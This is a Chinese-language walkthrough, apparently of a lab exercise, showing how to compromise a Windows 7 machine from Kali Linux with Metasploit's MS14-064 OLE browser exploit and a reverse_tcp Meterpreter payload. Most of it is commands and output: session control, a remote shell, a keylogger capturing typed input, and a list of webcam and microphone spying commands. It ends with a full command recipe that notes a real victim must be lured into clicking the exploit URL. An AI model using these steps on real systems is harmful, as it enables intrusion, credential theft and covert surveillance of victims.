
下面这个是kali里面的:



此时win7已经中了木马,获得其系统shell;

现在已经控制虚拟机了,怎么用呢,

`session -l` 功能是查看有几个中招的;



`sessions -i 1`

表明想控制一号（即打开一号机的木马）

```
msf exploit(ms14_064_ole_code_execution) > sessions -i 1
```

```
msf exploit(ms14_064_ole_code_execution) > sessions 1
```

```
Active sessions
=====
```

Id	Type	Information	Connection
1	meterpreter	x86/windows	WIN-0LRR8CGQ4H6\15pb-win7 @ WIN-0LRR8CGQ4H6
116:49308 (192.168.2.116)			192.168.2.135:4444

```
msf exploit(ms14_064_ole_code_execution) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter >
```

提示符换了

进入到木马控制界面！！

输入help查看如何利用木马！！

木马的使用

- help，查看木马提供的各种功能。
- sysinfo，查看对方的系统信息。
- background，将当前的会话转入后台执行。
- sessions-l，显示在后台运行的会话。
- sessions-i n，可以将后台第n个会话调入前台。
- run vnc，可以监控肉鸡的桌面。
- keyscan_start，开始监听键盘输入
- kyescan_dump，导出监听到的键盘记录
- keyscan_stop，停止监听。

timestamp Manipulate file MACE attributes

meterpreter > sysinfo

Computer : WIN-0LRR8CGQ4H6
OS : Windows 7 (Build 7600).
Architecture : x86
System Language : zh CN
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows

meterpreter > run vnc

[-] This version of Meterpreter is not supported with this Script!

meterpreter > run vnc

[-] This version of Meterpreter is not supported with this Script!

meterpreter > shell

Process 2196 created.

Channel 1 created.

Microsoft Windows [09/06/2009 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\15pb-win7\Desktop>

exit退出;

```
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
889910  
meterpreter > █
```

新建文本文档.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

123456889910

```
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
889910  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
<Return> <Return> <Return> <Ctrl> <LCtrl> s  
meterpreter > █
```

监听键盘：889910就是刚才在肉鸡里面用键盘输入的;

Stdapi: Webcam Commands

=====

Command	Description
-----	-----
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

摄像头的相关操作!

相关命令总结

```
1 service postgresql start
2 msfdb init
3 msfconsole
4
5
6 search MS14_064
7
8 use exploit/windows/browser/ms14_064_ole_code_execution
9
10 show options
11
12 set allowpowershellprompt true
13
14 set srvhost 192.168.2.135
15
16
17 set payload windows/meterpreter/reverse_tcp
18
19 set lhost 192.168.2.135
20 exploit
21 拷贝url至相关机器上面(实际中要让被攻击这点击这个url)
22
23
24 session -l
25
26 sessions -i 1
```